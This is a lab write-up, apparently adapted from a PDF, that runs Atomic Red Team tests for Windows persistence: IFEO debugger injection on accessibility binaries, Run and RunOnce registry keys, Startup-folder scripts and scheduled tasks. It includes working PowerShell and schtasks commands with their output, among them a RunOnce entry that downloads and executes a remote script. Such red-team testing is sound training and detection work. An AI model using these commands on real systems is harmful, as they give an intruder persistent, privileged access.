- <https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1546.012/T1546.012.md>
- Windows contains accessibility features that can be launched with key combinations on the windows login screen.
- Attackers can modify these binaries and replace it with malicious binaries which when activated can get persistence or elevated privileges.
- In newer versions of windows the replaced binary should be digitally signed and must reside in system directory, and it must be protected by Windows File or Resource Protection (WFP/WRP).
- The Image File Execution Options (IFEO) Injection debugger method was discovered as a potential workaround because it does not require the corresponding accessibility feature binary to be replaced. We can just attach a debugger to an application which in our case CMD.exe or any malicious code and when this application is opened and

the process is created, the debugger present in the application's IFE0 will also be launched creating a new process under the debugger.

- Other accessibility features exist that may also be used in a similar fashion


```
On-Screen Keyboard: C:\Windows\System32\osk.exe
Magnifier: C:\Windows\System32\Magnify.exe
Narrator: C:\Windows\System32\Narrator.exe
Display Switcher: C:\Windows\System32\DisplaySwitch.exe
App Switcher: C:\Windows\System32\AtBroker.exe
```

▼ Atomic Test #1 - Attaches Command Prompt as a Debugger to a List of Target Processes

- Attaches cmd.exe to a list of processes.

```
$input_table = "osk.exe, sethc.exe, utilman.exe, magnify.exe, narrator.exe, DisplaySwitch.exe, atbroker.exe".split(",")
$name = "Debugger"
$value = "cmd.exe"
Foreach ($item in $input_table){
    $item = $item.trim()
    $registryPath = "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\$item"
    IF(!(Test-Path $registryPath))
    {
        New-Item -Path $registryPath -Force
        New-ItemProperty -Path $registryPath -Name $name -Value $value -PropertyType STRING -Force
    }
    ELSE
    {
        New-ItemProperty -Path $registryPath -Name $name -Value $value
    }
}
```

Demo



```
Select Administrator: Windows PowerShell
PS C:\Users\hacker1\Desktop\mitre\persistence> .\Debugger to a List of Target Processes.ps1


Hive: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options

Name          Property
-----
osk.exe
Debugger      : cmd.exe
PSPath        : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\osk.exe
PSParentPath  : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options
PSCildName    : osk.exe
PSDrive       : HKLM
PSProvider    : Microsoft.PowerShell.Core\Registry

sethc.exe
Debugger      : cmd.exe
PSPath        : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe
PSParentPath  : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options
PSCildName    : sethc.exe
PSDrive       : HKLM
PSProvider    : Microsoft.PowerShell.Core\Registry

utilman.exe
Debugger      : cmd.exe
PSPath        : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\utilman.exe
PSParentPath  : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options
PSCildName    : utilman.exe
PSDrive       : HKLM
PSProvider    : Microsoft.PowerShell.Core\Registry
```


- Registry keys are created for all of accessibility applications.



T1547.001 - Registry Run Keys / Startup Folder

- <https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1547.001/T1547.001.md>
 - Attackers may achieve persistence by adding a program to a startup folder or referencing it with a Registry run key. By doing so will cause the program to be executed when user logs in.
 - There are many locations we can add the registry and many ways to achieve this. Below we will look at some of them.
- ▼ Atomic Test #1 - Reg Key Run


```
REG ADD "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /V "Batch6 Team" /t REG_SZ /F /D "notepad.exe"
```



Registry added to open notepad when user logs in





- When I log off and log on, we can see that the notepad automatically opened.




▼ Atomic Test #3 - PowerShell Registry RunOnce

- RunOnce Key Persistence via PowerShell Upon successful execution, a new entry will be added to the runonce item in the registry.

```
set-itemproperty "HKLM:\Software\Microsoft\Windows\CurrentVersion\RunOnce" "NextRun"
'powershell.exe "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/ARTifacts/Misc/Discovery.bat `")"'
```








- The startup registry will run the script in PowerShell
- The script will download a .bat batch script which contains several commands which we can see in the screenshot above.
- The executed commands results can be seen on the right side of the screenshot.

▼ Atomic Test #4 - Suspicious vbs file run from startup Folder

- vbs files can be placed in and ran from the startup folder to maintain persistence. Upon execution, "T1547.001 Hello, World VBS!" will be displayed twice. Additionally, the new files can be viewed in the "\$env:APPDATA\Microsoft\Windows\Start Menu\Programs\Startup" folder and will also run when the computer is restarted and the user logs in.





- When we log off and log on, the VB scripts are executed automatically


T1053.005 - Scheduled Task

- <https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1053.005/T1053.005.md>

▼ Atomic Test #1 - Scheduled Task Startup Script

- Run an exe on user logon or system startup. Upon execution, success messages will be displayed for the two scheduled tasks. To view the tasks, open the Task Scheduler and look in the Active Tasks pane.

```
schtasks /create /tn "T1053_005_OnLogon" /sc onlogon /tr "cmd.exe /c calc.exe"
schtasks /create /tn "T1053_005_OnStartup" /sc onstart /ru system /tr "cmd.exe /c calc.exe"
```



Name	Status	Triggers	Next Run Time	Last Run Time	Last Run Result	Aut
GoogleUpdateTaskMac...	Ready	Multiple triggers defined	6/30/2020 5:03:54 PM	6/29/2020 7:08:25 PM	The operation completed successfully. (0x0)	Aut
GoogleUpdateTaskMac...	Ready	At 5:03 PM every day - Afte...	6/29/2020 8:03:54 PM	6/29/2020 7:03:54 PM	The operation completed successfully. (0x0)	
OneDrive Standalone U...	Ready	At 5:00 PM on 5/1/1992 - A...	6/30/2020 6:52:08 PM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)	Mic
OneDrive Standalone U...	Ready	At 5:00 PM on 5/1/1992 - A...	6/30/2020 5:54:43 PM	6/29/2020 5:58:52 PM	(0x8004EE04)	Mic
spawn	Ready	At 7:00 PM on 6/29/2020		6/29/2020 7:00:00 PM	The operation completed successfully. (0x0)	INT
T1053_005_OnLogon	Ready	At log on of any user		6/29/2020 7:08:25 PM	The operation completed successfully. (0x0)	INT
T1053_005_OnStartup	Ready	At system startup		11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)	INT
User_Feed_Synchroniza...	Ready	At 7:39 PM every day - Trig...	6/29/2020 7:39:14 PM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)	DE

General Triggers Actions Conditions Settings History

Name: AtomicTask

Location: \

Author:

Description:

Security options

When running the task, use the following user account:

Administrators

Run only when user is logged on

Run whether user is logged on or not

Do not store password. The task will only have access to local resources

Run with highest privileges

- The second task will run when I restart.


▼ Atomic Test #2 - Scheduled task Local

- Upon successful execution, cmd.exe will create a scheduled task to spawn cmd.exe at 19:00

```
SCHTASKS /Create /SC ONCE /TN spawn /TR C:\windows\system32\notepad.exe /ST 19:00
```

```
PS C:\Windows\system32> SCHTASKS /Create /SC ONCE /TN spawn /TR C:\windows\system32\notepad.exe /ST 19:00
SUCCESS: The scheduled task "spawn" has successfully been created.
PS C:\Windows\system32>
```

- At exactly 7 PM evening, notepad automatically opened

